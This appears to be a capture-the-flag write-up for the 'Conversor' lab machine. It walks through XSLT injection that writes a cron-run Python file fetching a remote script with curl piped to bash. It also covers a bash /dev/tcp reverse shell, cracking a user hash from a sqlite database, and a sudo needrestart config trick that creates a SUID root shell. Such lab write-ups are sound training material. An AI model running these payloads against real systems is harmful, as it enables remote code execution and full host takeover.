
Overview
| Category | Info |
|---|---|
| Machine Name | Conversor |
| Difficulty | Easy |
| Release Date | 25 oct 2025 |
| Author | fismathack |
| OS | Linux |
| Pwned Date | 12 Nov 2025 |
Reconnaissance
Nmap Scan
nmap -sC -sV -oN nmap_initial.txt <target-ip>
Findings:
- Port 22 — ssh
- Port 80 — http
Web Analysis
We are given a login page which gives “Invalid credentials” response for invalid credentials.

After registering a user we get into a page which converts XML files to asthetic formats using XSLT stylesheet.
Upon further looking we are able to find source_code.gz file in about section.

.
├── instance
│   └── users.db
├── scripts
├── static
│   └── images
│       ├── nmap.xslt
│       └── style.css
├── templates
│   ├── about.html
│   ├── base.html
│   ├── index.html
│   ├── login.html
│   ├── register.html
│   └── result.html
├── uploads
├── app.py
├── app.wsgi
└── install.md
INSTALL.md -> Cron Job Configuration
The installation documentation reveals a critical cron job configuration:
If you want to run Python scripts (for example, our server deletes all files older than 60 minutes to avoid system overload), you can add the following line to your /etc/crontab.

"""
* * * * * www-data for f in /var/www/conversor.htb/scripts/*.py; do python3 "$f"; done
"""
This indicates that any .py file in /var/www/conversor.htb/scripts/ owned by www-data will be executed every minute as the www-data user.
app.py -> Vulnerable XSLT Processing
The main application uses the lxml library for XML/XSLT processing:
DB_PATH = '/var/www/conversor.htb/instance/users.db'

def convert():
    from lxml import etree
    xml_path = os.path.join(UPLOAD_FOLDER, xml_file.filename)
    xslt_path = os.path.join(UPLOAD_FOLDER, xslt_file.filename)

    xml_file.save(xml_path)
    xslt_file.save(xslt_path)
Vulnerability: The application processes XSLT files without proper security restrictions, allowing EXSLT extension functions that can read and write files.
Exploitation
XSLT Injection
<?xml version="1.0" encoding="UTF-8"?>
<xsl:stylesheet
  xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
  xmlns:exploit="http://exslt.org/common"
  extension-element-prefixes="exploit"
  version="1.0"
>
  <xsl:template match="/">
    <exploit:document href="/var/www/conversor.htb/scripts/revshell.py" method="text">
import os
os.system("curl http://<ip>:1337/revshell.sh|bash")
    </exploit:document>
  </xsl:template>
</xsl:stylesheet>
save as exploit.xslt
Attack Execution
1. Generate legitimate XML file:
nmap -A -oX nmap.xml 10.10.11.92
2. Set up HTTP server to serve the reverse shell:
python3 -m http.server 1337
3. Prepare reverse shell payload (revshell.sh) and save inside same directory as XML and XSLT files:
#!/bin/bash
bash -i >& /dev/tcp/<IP>/4444 0>&1
4. Start netcat listener:

rlwrap nc -lnvp 4444
5. Upload the files directly in the conversor site and click on convert
Initial Access
User Enumeration

Checking system users reveals the fismathack user:
Credential Discovery
Enumerating the filesystem reveals the application database file at
/var/www/conversor.htb/users.db
www-data@conversor:~/conversor.htb/instance$ sqlite3 users.db
.tables;
    files  users
select * from users;
1|fismathack|5b5c3ac3**************************
Hash Cracking
used hashcat:
- Found passwords for
fismathack.
Code Review and Exploitation
User Access
We use the discovered credentials to access the system via SSH:
fismathack@conversor:~$ id
uid=1000(fismathack) gid=1000(fismathack) groups=1000(fismathack)
Privilege Escalation
Sudo Privileges Analysis
Checking sudo permissions reveals critical access:
fismathack@conversor:~$ sudo -l
User fismathack may run the following commands on conversor:
    (ALL : ALL) NOPASSWD: /usr/sbin/needrestart
Understanding Needrestart
Needrestart is a Debian/Ubuntu utility that detects processes using outdated libraries after system upgrades.

Key features:
- Scans running processes via /proc
- Maps loaded libraries against upgraded packages
- Can automatically restart affected services
- Configurable via /etc/needrestart/needrestart.conf
- Looking at the help page of the needrestart binary, we can see that it can read config files.
Since we are running the command with sudo privileges, we can point the -c option at /root/root.txt.
sudo /usr/sbin/needrestart -c /root/root.txt
Output
fismathack@conversor:~$ sudo /usr/sbin/needrestart -c /root/root.txt
Bareword found where operator expected at (eval 14) line 1, near "4a1*******************"
        (Missing operator before <snip>?)
Error parsing /root/root.txt: syntax error at (eval 14) line 2, near "4a1*******************
Alternative (Gain Root Shell)
We can create a file with a malicious Perl code that copies /bin/bash
to /tmp/shell and sets the SUID bit.
echo 'system("cp /bin/bash /tmp/shell; chmod u+s
/tmp/shell")' > /tmp/shell.conf
We execute needrestart.
sudo /usr/sbin/needrestart -c /tmp/shell.conf
After execution, the /tmp/shell binary is created with the SUID bit set. We can then run it to obtain a root shell.
fismathack@conversor:/tmp$ ls -l /tmp/shell
-rwsr-xr-x 1 root root 1396520 Nov 12 17:02 /tmp/shell
fismathack@conversor:/tmp$ /tmp/shell -p
$# id
uid=1000(fismathack) gid=1000(fismathack) euid=0(root) groups=1000(fismathack)
Tools Used
| Tool | Purpose |
|---|---|
| nmap | Port scanning |
| ffuf | Directory fuzzing |
| hashcat | Hash cracking |
| nc | Reverse shell listener |
Write-up prepared by: the008killer